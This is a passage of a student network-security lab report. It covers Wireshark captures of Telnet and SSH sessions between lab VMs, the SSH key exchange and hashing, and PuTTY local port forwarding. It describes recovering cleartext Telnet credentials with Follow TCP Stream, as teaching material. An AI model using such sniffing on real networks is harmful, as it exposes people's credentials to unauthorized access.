


Figure 1: Wireshark output for ssh filter




Figure 2: Identified username and password information from packet captured

Item 6: Credential Discussion

To extract the username and password information from Telnet packets, the Telnet stream was right-clicked in Wireshark and the **Follow → TCP Stream** feature was selected. This allowed direct observation of the virtual machine's session activity while connected via Telnet (Wireshark, n.d.). In contrast, a UDP scan is more suitable when the target service operates over UDP or when the objective is to identify UDP-based services and related vulnerabilities.

Question 4: Eavesdropping Attacks – SSH

Item 1 Name: Port Numbers

The client (Attacker VM, 44.127.1.17) was working on port 9424. This is a high-numbered, random "ephemeral" port. The server (Victim VM, 44.65.10.55) was working on port 22, which is the standard, well-known port for SSH. Below are the procedures used to retrieve the packets generated.

1. Typed `ssh cybertusdent@(VICTIM-VM-IP)`
2. Typed `ssh` into wireshark display filter on Victim VM
3. Scrolled to last packet in filter output
4. Clicked **follow TCP Stream**




Figure 1: SSH into Victim VM (VM B)




Figure 2: ssh packets shown on Victim VM




Figure 3: Port Number shown for Packet




Figure 3: TCP Stream Output for last SSH packet

Item 2 Name: Packet Numbers

Compared to Telnet, the SSH handshake is significantly more involved. Before any credentials are exchanged, the client and server must negotiate protocol versions, agree on cryptographic algorithms, and perform key exchange. This process typically involves at least 10 to 12 packets, as seen in your capture, just to establish a secure channel (SSH.com, 2024a).

Item 3 Name: Encryption Method

The above Wireshark output for SSH reveals that the encryption method used is Diffie-Hellman, a key exchange protocol that allows two systems to establish a shared secret without transmitting the actual key over the network. Each party begins with publicly visible numbers and selects a private value that remains hidden. Through mathematical operations involving both public and private values, each side sends a computed result to the other. When these results are combined with their respective private numbers, both parties derive the same shared secret. An external observer, having access only to the public values and exchanged data, cannot reconstruct the secret key. This shared key is then used to encrypt the remainder of the SSH session (SSH.com, 2024b).

Item 4 Name: Hashing

The SSH protocol also incorporates a cryptographic hash function which is typically SHA-256; as part of its integrity checks. This hash is used to generate a Message Authentication Code (MAC) for each packet, ensuring that the data hasn't been altered during transmission. You can often identify the hash algorithm in the key exchange name (e.g., diffie-hellman-group14-sha256) (SSH.com, 2024b).

Item 5 Name: Information Recovery

Once the SSH handshake is complete, all subsequent packets—including login credentials and command output—are encrypted. In Wireshark, these packets appear simply as "Application Data." Without access to the session keys, it's impossible to decrypt or recover any

meaningful content from these packets, which is precisely what makes SSH secure against eavesdropping (Wireshark Wiki, n.d.).

Question 5: SSH Port Forwarding Traffic Analysis

Item 1 Name: Diagram

Below is a network diagram showing the relationship between the web server, web client, ssh server and ssh client machines. Each machine has their IP Address and client server role labeled. This setup involves three computers:

1. **The Local PC (SSH Client):** Runs your browser and PuTTY.
2. **THe VM (SSH Server):** Acts as the secure "tunnel" or proxy.
3. **The Target Server (44.65.0.100):** Hosts the plain-text HTTP website.




Figure 1: Network Diagram for relationship between localhost:777, PuTTY, VM A, and the target web server.

Item 2 Name: Local & Remote Traffic

On the SSH client (your local PC), you will observe two distinct streams: first, unencrypted HTTP traffic sent from your browser to `localhost:7777`; second, encrypted SSH packets traveling from your machine to the virtual server (e.g., 44.65.10.58).

On the SSH server (VM), the capture would show two separate flows as well: incoming encrypted SSH traffic from your PC, and outgoing plain HTTP traffic from the VM to the destination server (e.g., 44.65.0.100). This setup reflects how SSH tunneling securely relays local traffic to remote endpoints (SSH.com, 2024).

Item 3 Name: Port 7777 Traffic

You wouldn't see any port 7777 traffic on the VM. That port is only active on your local machine—it's part of a loopback connection. Your browser sends data to `localhost:7777`, which is intercepted by PuTTY. PuTTY then encapsulates that traffic inside an SSH packet and forwards it to the VM over port 22 (SSH.com, 2024). The following procedures below set up the SSH tunnel configuration and went to `http://localhost:7777.`

1. Accessed PuTTy from desktop
2. Clicked **SSH** in left sidebar of PuTTy
3. Scrolled to find Tunnels section and clicked on **Tunnels**
4. Configured SSH Tunnel with **Source port:** 7777 and **Destination of** `http://44.65.0.100:80.`, With **Type** being local
    a. Clicked Add button
    b. After establishing the PuTTY SSH connection (with the tunnel enabled), a web browser on the local machine was used to navigate to `http://localhost:7777`.




Figure 1: SSH Tunnel config




Figure 2: Localhost site

